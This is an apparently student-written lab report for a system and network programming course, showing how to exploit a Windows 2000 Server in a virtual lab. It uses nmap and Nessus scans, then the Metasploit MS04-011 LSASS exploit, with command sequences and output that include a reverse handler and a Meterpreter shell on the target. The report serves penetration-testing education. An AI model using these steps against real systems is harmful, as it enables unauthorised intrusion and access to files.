

BSc (Hons) in Information Technology

Write Up 1

IE1212 - System & Network Programming

Year 2 : Semester I : 2019

Exploiting Vulnerabilities (Windows 2000 Server)



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Microsoft Windows 2000 Server is a multipurpose network operating system. It is available in three versions, each geared toward variously sized organizations and applications: Windows 2000 Server—an entry-level server designed for use in small and midsize businesses as a file, print, intranet and infrastructure server.

To exploit the vulnerabilities of Windows 2000 Server we must have Kali Linux and Windows 2000 server operating systems installed in a same VM ware or both machines must be in a same network.

First of all we have to start our Linux OS and Windows 2000 and check the IP address to find out if both are on the same network.

*** Kali Linux - Open Terminal and type ifconfig**

*** Windows 2000 - Open command prompt and type ipconfig**

We can compare both network addresses to find out the network both are connected to.

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7b:21e:
          inet addr:192.168.56.10  Bcast:192.168.56.255  Mask:255.255.255.
          inet6 addr: fe80::a00:27ff:fe77:b21e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12633 (12.3 KiB)  TX bytes:1520 (1.4 KiB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:89:16:13
          inet addr:10.0.3.15  Bcast:10.0.3.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe89:1613/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:17 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2678 (2.6 KiB)  TX bytes:3103 (3.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

```
C:\WINNT\System32\cmd.exe
Microsoft Windows [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.56.99
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 
```


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After that we can run a nmap scan on the IP Address of windows 2000 to find out the open ports and other details

* nmap [Target IP Address]



```
Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 8:35 AM
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap 192.168.56.99
Starting Nmap 6.25 ( http://nmap.org ) at 2019-09-12 08:35 BST
Nmap scan report for 192.168.56.99
Host is up (0.000009s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
42/tcp    open  nameserver
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1035/tcp  open  multidropper
3372/tcp  open  msdtc
MAC Address: 08:00:27:D8:5B:DF (Cadmus Computer Systems)
Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds
root@kali:~#
```

According to the results of the nmap scan we can run out Nessus Vulnerability Scanner on the target IP address. To do that we must start the nessus service in our Kali Linux Local Host first. We can do that running command,

***service nessusd start (fig 3)**

in our Kali terminal.


After starting Nessus Service we have to fire up our web browser and go to our local host IP address. ([https:// 127.0.0.1](https://127.0.0.1)) Then we can see the login page for nessus vulnerability scanner. We can use our machine logins to access the services. (fig 4)

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
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(fig 3)



(fig 4)




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When the login is successful we will be redirected to the home page of the Nessus and we have to select Scan queue and add a new scan to the system.

After that we have to fill up the fields and Set up the General Scan with adding the target IP for the scan target field and changing the policy to Internal Network Scan.




It will take some time to scan the vulnerabilities of the given system and after completion results will be displayed as Host Summary (fig 6) and we can view those vulnerabilities by clicking on vulnerabilities (fig 7).

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
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(fig 6)



(fig 7)




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Then we can select any vulnerability we want to exploit and if those selected vulnerabilities are critical level, there is a better chance for a successful exploitation. Critical Vulnerabilities are displayed in purple color tags in the summery. As the first attack we are going to exploit the **MS04-011 Critical Vulnerability** in Windows 2000.



We are using **Metasploit Framework** in Kali Linux for exploit those vulnerabilities. The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Before start using Metasploit Framework, we have to start the Apache Service and Postgre SQL service in Kali Linux from our terminal.

***service apache2 start**

***service postgresql start** (fig 9)



Then we can start Metasploit Framework by typing

***msfconsole** in our terminal. (fig 10)

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Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places  

Thu Sep 12, 8:44 AM

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# service apache2 start
[....] Starting web server: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~#
```

KALI LINUX

The quieter you become, the more you are able to hear.

root@kali: ~

[Nessus - Iceweasel]

Activate Windows

Go to Settings to activate Windows.

1:14 PM 9/12/2019

[illegible]

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In the msfconsole we have to search for the exploits that available for the selected vulnerability.


(in msf>) * search [vulnerability ID or Name]

in this case we are searching for the MS04-011 as the result we can see some matching modules for the selected vulnerability. (fig 11)

We have to use the best ranked exploitation to have best chance in successful attack. In here we are using **MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow** exploit to create a shell and ave access to the windows machine. We can select the path of the exploitation and use it in msfconsole.

***use exploit/windows/smb/ms_04_011_lsass** (fig 11)

(fig 11)



```
Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 9:01 AM
root@kali: ~
File Edit View Search Terminal Help
msf> search ms04_011

Matching Modules
=====
Name                               Disclosure Date   Rank   Description
----                               -
exploit/windows/smb/ms04_011_lsass  2004-04-13 00:00:00 UTC good   Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
exploit/windows/ssl/ms04_011_pct    2004-04-13 00:00:00 UTC average Microsoft Private Communications Transport Overflow

msf> use exploit/windows/smb/ms04_011_lsass
msf exploit(ms04_011_lsass) > show options

Module options (exploit/windows/smb/ms04_011_lsass):

Name      Current Setting  Required  Description
----      -
RHOST      RHOST            yes       The target address
RPORT      RPORT            yes       Set the SMB service port

Exploit target:

Id  Name
--  ---
0   Automatic Targetting

msf exploit(ms04_011_lsass) >
```

By typing ***show options** we can see the option list that available for the exploit and we have to assign the target IP (Windows 2000) with, ***set RHOST [Target IP Address]**

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
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It will be set for the IP address that we ave given and we just have to exploit the whole thing by typing,

***exploit** or ***run** in the msfconsole. Then it will create a shell from an available port for us. We can manipulate the files using that shell.

(fig 12)



```
msf exploit(ms04_011_lsass) > set RHOST 192.168.56.99
RHOST => 192.168.56.99
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler on 192.168.56.10:4444
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.56.99[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.56.99[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.0
[*] Sending stage (751104 bytes) to 192.168.56.99
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.99:1052) at 2019-09-12 09:01:41 +0100
[-] Exploit failed: Rex::StreamClosedError Stream #<Socket:0xal34584> is closed.

meterpreter > cd
Usage: cd directory
meterpreter > cd Desktop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > ls

Listing: C:\WINNT\system32
=====
Mode                Size                Type      Last modified          Name
-----
100666/rw-rw-rw-    2960             fil      2008-02-16 16:06:21 +0000 $WINNT$.PNF
100666/rw-rw-rw-     304             fil      2008-02-16 16:03:00 +0000 $winnt$.inf
40777/rwxrwxrwx       0             dir      2019-09-12 08:29:02 +0100 .
40777/rwxrwxrwx       0             dir      2012-04-16 18:53:41 +0100 ..
100666/rw-rw-rw-    2151             fil      1999-12-07 05:00:00 +0000 12520437.cpx
100666/rw-rw-rw-    2233             fil      1999-12-07 05:00:00 +0000 12520850.cpx
```

